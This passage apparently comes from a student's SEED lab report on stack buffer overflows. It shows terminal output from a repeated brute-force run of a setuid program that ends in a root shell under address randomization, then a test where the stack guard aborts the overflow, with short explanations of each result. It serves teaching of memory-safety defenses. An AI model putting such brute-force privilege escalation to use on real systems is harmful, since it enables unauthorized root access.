sh: line 1:  8584 Segmentation fault      ./stack
sh: line 1:  8585 Segmentation fault      ./stack
sh: line 1:  8586 Segmentation fault      ./stack
sh: line 1:  8587 Segmentation fault      ./stack
sh: line 1:  8588 Segmentation fault      ./stack
sh: line 1:  8589 Segmentation fault      ./stack
sh: line 1:  8590 Segmentation fault      ./stack
sh: line 1:  8591 Segmentation fault      ./stack
sh: line 1:  8592 Segmentation fault      ./stack
sh: line 1:  8593 Segmentation fault      ./stack
sh: line 1:  8594 Segmentation fault      ./stack
sh: line 1:  8595 Segmentation fault      ./stack
sh: line 1:  8596 Segmentation fault      ./stack
sh: line 1:  8597 Segmentation fault      ./stack
sh: line 1:  8598 Segmentation fault      ./stack
sh-4.3# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46
(plugdev),113(lpadmin),128(sambashare)
sh-4.3# 
```

We got the segmentation fault because when the address randomization is on, the stack addresses are no longer in numerical order. They are in random order. That means that the NOP sled now becomes useless and the return address can't be calculated correctly. We could get to the root after looping the program a while because the correct address in the stack can be randomly "guessed" by the program and after that it will run as it should.

Khanh Nguyen
525000335
CSCE465

Task 4:

After compiling the stack program without -fno-stack-protector flag to enable stack guard, I ran the program (I named it stack_with_guard) and got the result:



```
Evaluation-SEED$$ sudo su
root@VM:/home/seed/Desktop/PA2# gcc stack.c -o stack_with_guard -z execstack
root@VM:/home/seed/Desktop/PA2# chown root stack_with_guard
root@VM:/home/seed/Desktop/PA2# chmod 4755 stack_with_guard
root@VM:/home/seed/Desktop/PA2# exit
exit
[02/14/19]seed@VM:~/.../PA2$
Evaluation-SEED$$ ./stack_with_guard
*** stack smashing detected ***: ./stack_with_guard terminated
Aborted
[02/14/19]seed@VM:~/.../PA2$
Evaluation-SEED$$
```

The program was terminated because the Stack Guard adds a special memory location to the stack frame. When we overflow the buffer, this special address will be overwritten. Therefore the operating system can see the stack is being tampered with an terminated the program.